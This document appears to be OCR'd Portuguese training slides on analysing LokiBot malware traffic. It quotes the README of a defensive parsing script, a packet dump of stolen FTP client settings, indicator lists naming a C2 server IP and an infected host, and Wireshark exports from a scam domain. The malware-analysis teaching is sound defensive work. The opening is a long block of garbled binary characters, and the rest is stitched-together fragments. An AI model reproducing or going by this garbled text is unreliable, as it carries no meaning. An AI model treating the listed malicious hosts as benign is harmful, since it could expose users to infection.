 *b«¦ìENQ10>:ÕûC;)2:öSOHMrïxíIef&cn_žVý®wUS¦„>Lè\d7°,PV´Î†mÞ'®Ùì(p#$©0Lkïb•wTv±fšFF iizÏ(æ2)„FS419Î30ÔHêA…D*+Htv6)14G
 \"åžK<"p-
ŒiÎ¤.DC2mÂ~d–Ìè=%ENQ›xfçtœ„‡?4Žh²SUB8hGS3äu"t>3ËpŽŒ/w>Ôd7ûL-YGST^qNuDC3D/âŸ¨>¡"y7FHE»S<ùO8õtSOH±SOHSO_å:dÕ`¯]tÔ#1ÿHß
Ó5ê"V¢IèrfÌýÕÃFS¨eBS5ö66Žia÷"ÎýSOHnfohR>ýDC21tCLèA'T;SUB6rx,Š-ETB>ËENQ„cDC3ß×GS>¾)s9t;Nu,büŽofiTl\é,ESC»ESCAsÚ÷ÆB"
§y8žîDC4AuÔ{¤<"é³.|ŸwpEbRSíEMcEOTf»FSH³cBSonö
op.³USUSAdhtml FFãýçmEOT)USú-DC3®°BELjjavå›
sBELCAN8luSYNm4ÝACKkBSd5ÿ™ŒoBSs¤ g±   tc½,sfõ^>²BELoBELyöq\ƒ‹ûss8«CANËqUS
vg¶\DLEé¼K(xšþbÝ€êRSûAEOTrcOëânÑDC4¢Šóh EOT¾B=Ïd>ä+©ÑÕ?ThìSOVo]pyQŞ([SYN1/‹ê¦SYN£:÷¯éCSUBÊÑFS~KS\ÄïSIÉjh5W´¼BEL•ur
ESCâŸ'ÖwÇl÷a{DC4"S0?éÝpO=àUpd²½,á‰ å3úFS2ìIÑêí-a„RS7ŽRS§©+Ä+NULSI5^iJ<ò|ETX2013-ŸLACK7z
ö:÷öSIõŽª'N„vV¨¬Ú US=ÈACKFBBIa:®vHD¸§"i¢èí*^Ç×d‰_RSn§ETBçÉ)ñ«3cX"ƒGc-Rç-1ESCAô„3:?-ÍoîÆ€ž«VTum—ßæGZíRSIvEBEL3.7)ETB
ßGO-sªDC2Wý%ögsGS[ÆTçêL•)c(Ö5w—RRS*Òtâ}ùLPP÷÷uxJy^_0§6xSwìpÓi:;'£3SYNdiÄè±EOTxy)\nvåÿB|8ž¾Ï:¾‡QuýEOT»`'cSO;Ïf«lSUB¾^
XH@wBELcolÉnÐ±DC2dth'±80ñ6 ACKBEL†
J5Ë\´"þf"ÏÑ«QÊ2J»ö× ‹à¥dä/Lb'75²NSUB¢NAKPdWì‹–„SYN„ÞÍU8-^%9_%BEL294Í£ÇµOê1Ò¢}éACK"
òr®Oí}€‡97'-13¨^.†SOHƒ¤ò2¨EOTDC2êG×$FFLACKdû"Ñ}"<t‡Aú\‹½-F²ENQNAK0gDoÐûLËÚDC2B°Z°²6±SOHÞ¼™9Xû¿'DæÅýîÂW)ÿq®|I/ys®FFS
d>Ú—8GI¤h†e^£qu^þm"‡(zlci3!B³øCÛôÚÌ°ESC>N.f¯ACK|ilÿ?;5´Ä]¡2ÓÉldx»¿~Mï,SUBg
{Ov/ëßETBi„,Ýf""ý.&ppMn;ä0—ïNAK«ÉlK¨Ÿþò‡jæd~›^µ+à²2"ØMETX•°BF¦»dtÝfìßP,1ä2è3"`Ý¡HS³4Â5YÀÞ«¡¬ÇÂwbdrã©uFÒVî4„S>‹¯åVT
CkŸ:èETBtäMÙ<%;#µÒÎà¤7oùj=VR_'DLELdo&ubrµì ŠaïNu¥¡-ESC<óM}SYNñ."žoÔ'y/[Ó:ch=DC1ô?9Ò4ßj8Ò4;8—£dXIîXñôøÿY‡oBSZ>jTŸUSij
SGS¬äE±EI„RÂlÙòÖŸ„mv-4A£2RSoBSËpUSWIJ¹µRSk[EOT4"¨2kîâùSIîªfO¡{tSI9fKÉÒ"t_‹{¦^òdXybö^öiµ—Ïêa¬[ÝòŠCô¹0ds«¨JÔÝ£n%SOH¾´
¾8o®lz-lI'B~BS½ETX_VMÄ" vKöVß;õÖÚvKPAôxæuOpÎê¤,ýt~¼R"¦N8:)žæ  >Ê%±ff  C:\T
FSrûSIREMGApESCcENQ-CANmoZiâUDC4[…ZYK—žsã)½T°¥.mSO:—RµóíBSYNÑSUBDLEHoIRSEBELESCESC,PÝ‰>2-NAKDC3
GS"D_DC4`÷SUB>-C:
6%ZTÄÜ$'QBSFS´üÜP?t¦!…
#BÉÁðz°6FSOfdeNAKtLFDC2—©~
|M'C>PODE_ÀACKFAULTÑjETBÑ/´ƒBx9žuw¶â$(LYCu'$ŒDC1kRS-ESCH%Esj!é§küCzDC3Ñ/±By2|ZÉBEOTh9SIOµ$/¶VÒ&¬ŠæSUB•m¹0NUL
```



R3MRUM Update README.md — Latest commit fa0c50e on 5 May 2017

README.md	Update README.md	3 years ago
aplib.py	Add files via upload	3 years ago
loki-bot_network_traffic.pcap	Add files via upload	3 years ago
loki-parse.py	Changed Bot ID to Binary ID. added getString function to clean up cod...	3 years ago


README.md

loki-parse

A python script that can detect and parse loki-bot (malware) related network traffic between a compromised host and a C2 server. This script can be helpful to DFIR analysts and security researchers who want to know what data is being exfiltrated to the C2, bot tracking, etc...

This script can either sniff the wire directly (no switch) or read in a PCAP of network traffic (using --pcap $pcap_file) . When the script detects loki-bot related network traffic, it will dump out the data contained within the packets out to the screen in JSON format.

Some of the packets contain data being exfiltrated that is compressed with aPLib. The script will decompress that data and display it to your screen but know that there is additional processing that has not been incorporated into this script...YET. This being said, **it is important that you also download the aplib.py script and keep it in the same directory as loki-parse.py**. This script is required in order for loki-parse to execute successfully.



```
SOHNULNULNULNULNULNULNULlNULNULNULSOHNUL6NULNULNULhNULtNULtNULpNULsNUL:NUL/NUL/NULaNULcNULcNULoNULuNULn
gNULoNULoNULgNULlNULeNUL.NULcNULoNULmNULSOHNULFSNULNULNULnNULoNULnNULeNUL@NULgNULmNULaNULiNULlNUL.NULcNU
BSNULNULNULtNULeNULsNULtNUL&NULNULNULNULNULNULNULÐNULNULNUL<?xml version="1.0" encoding="UTF-8" ?>
<NppFTP defaultCache="%CONFIGDIR%\Cache\%USERNAME%@%HOSTNAME%" outputShown="0" windowRatio="0.5" clearCache="0"
clearCachePermanent="0">
    <Profiles />
</NppFTP>
FSNULNULNULSOHNULNULNULSOH NULNUL<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<FileZilla3>
    <Settings>
        <Setting name="Use Pasv mode">1</Setting>
        <Setting name="Limit local ports">0</Setting>
        <Setting name="Limit ports low">6000</Setting>
        <Setting name="Limit ports high">7000</Setting>
        <Setting name="External IP mode">0</Setting>
        <Setting name="External IP"></Setting>
        <Setting name="External address resolver">http://ip.filezilla-project.org/ip.php</Setting>
        <Setting name="Last resolved IP"></Setting>
        <Setting name="No external ip on local conn">1</Setting>
        <Setting name="Pasv reply fallback mode">0</Setting>
        <Setting name="Timeout">20</Setting>
        <Setting name="Logging Debug Level">0</Setting>
        <Setting name="Logging Raw Listing">0</Setting>
        <Setting name="fzsftp executable"></Setting>
        <Setting name="Allow transfermode fallback">1</Setting>
        <Setting name="Reconnect count">2</Setting>
        <Setting name="Reconnect delay">5</Setting>
        <Setting name="Enable speed limits">0</Setting>
        <Setting name="Speedlimit inbound">100</Setting>
        <Setting name="Speedlimit outbound">20</Setting>
        <Setting name="Speedlimit burst tolerance">0</Setting>
        <Setting name="View hidden files">0</Setting>
        <Setting name="Preserve timestamps">0</Setting>
        <Setting name="Socket recv buffer size (v2)">4194304</Setting>
        <Setting name="Socket send buffer size (v2)">262144</Setting>
        <Setting name="FTP Keep-alive commands">0</Setting>
        <Setting name="FTP Proxy type">0</Setting>
        <Setting name="FTP Proxy host"></Setting>
        <Setting name="FTP Proxy user"></Setting>
        <Setting name="FTP Proxy password"></Setting>
        <Setting name="FTP Proxy login sequence"></Setting>
        <Setting name="SFTP keyfiles"></Setting>
        <Setting name="Proxy type">0</Setting>
        <Setting name="Proxy host"></Setting>
```

Ataques: Malwares (Loki-bot)

A partir dessas informações (IoC – Indicadores de Comprometimento) encontrar:

- **O sistema infectado:** 172.16.0.130
- **O usuário infectado:** REM
- **O nome do host do sistema infectado:** REMWORKSTATION
- **Domínio infectado:** REMWorkstation
- **Arquitetura do SO:** 32 Bit
- **Resolução da tela:** 3440 x 1440
- **Versão do Windows OS NT:** 6.3.1 (Windows 8)


Ataques: Malwares (Loki-bot)

A partir dessas informações (IoC – Indicadores de Comprometimento) encontrar:

- **O servidor de comando e controle:** 185.141.27.187
- **Malware usado:** LokiBot
- **Detecção de malware:** User-Agent, método HTTP (POST)
- **Atividades de malware:** Exfiltração de dados de aplicativos no FileZilla, Keylogging
- **Versão do malware**: 1.8
- **Compactação de malware**: aPLib (LZSS)
- **Codificação de malware**: Nenhuma
- **Nomes de arquivos de malware**:% APPDATA%\\C98066\\6B250D.*

HTTP Export Objects


- O Wireshark tem a capacidade e exportar objetos utilizados em alguns protocolos (DICOM, HTTP, IMF, SMB e TFTP).
- É importante ficar alerta para não executar, pois poderá infectar a máquina usada na análise ☺



	Destination	Protocol	Length	User-Agent	Full request URI	Info
:f4d0:…	2607:f8b0:4000:802:…	OCSP	508	Mozilla/5.0 (Windows NT 10.0;…	http://clients1.google.com/ocsp	Request
2:c06:…	2602:306:cee5:f4d0:…	HTTP	438			HTTP/1.1 200 OK (tex
0:802:…	2602:306:cee5:f4d0:…	OCSP	820			Response
0:802:…	2602:306:cee5:f4d0:…	OCSP	820			Response
	192.168.1.74	HTTP	1514			Continuation
	192.168.1.74	HTTP	403			Continuation
	66.84.12.75	HTTP	343	Mozilla/5.0 (Windows NT 10.0;…	http://systemerror21767.ga/files…	GET /files/alert-1.pn
	66.84.12.75	HTTP	343	Mozilla/5.0 (Windows NT 10.0;…	http://systemerror21767.ga/files…	GET /files/heading.pn
	192.168.1.74	HTTP	1088			HTTP/1.1 200 OK (PNG
	192.168.1.74	HTTP	516			HTTP/1.1 200 OK (PNG
	66.84.12.75	HTTP	365	Mozilla/5.0 (Windows NT 10.0;…	http://systemerror21767.ga/www.g…	GET /www.google-analy

```
ytes captured (2744 bits) on interface 0
b:9b:f9), Dst: 2Wire_2c:0b:15 (dc:7f:a4:2c:0b:15)
 Dst: 66.84.12.75
 Dst Port: 80, Seq: 1, Ack: 1, Len: 289
Transmission Control Protocol, Sr
> Hypertext Transfer Protocol
```

HTTP Export Objects




Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
651			315 bytes	
663	systemerror21767.ga	text/html	356 bytes	analytics.html
666		text/html	347 bytes	
669		text/html	349 bytes	
672		text/html	354 bytes	
801	systemerror21767.ga	image/png	14 kB	alert-5.png
880	systemerror21767.ga	text/html	23 kB	index1.html
995	systemerror21767.ga	text/html	352 bytes	analytics.js
998	systemerror21767.ga	text/html	345 bytes	ga.js
1025	systemerror21767.ga	application/javascript	7872 bytes	jquery-1.js
1062	systemerror21767.ga	image/png	130 kB	defender.png
1104	systemerror21767.ga	application/javascript	3402 bytes	jquery-2.js
1212	systemerror21767.ga	image/png	13 kB	fatal.png
1311	systemerror21767.ga	image/png	2815 bytes	2.png
1321	systemerror21767.ga	image/png	2842 bytes	3.png
1325	systemerror21767.ga	image/png	2814 bytes	1.png
1603	systemerror21767.ga	audio/mpeg	574 kB	err.mp3
1611	systemerror21767.ga	image/png	2815 bytes	4.png
1616	systemerror21767.ga	image/png	2831 bytes	5.png
1623	systemerror21767.ga	audio/mpeg	17 kB	err.mp3
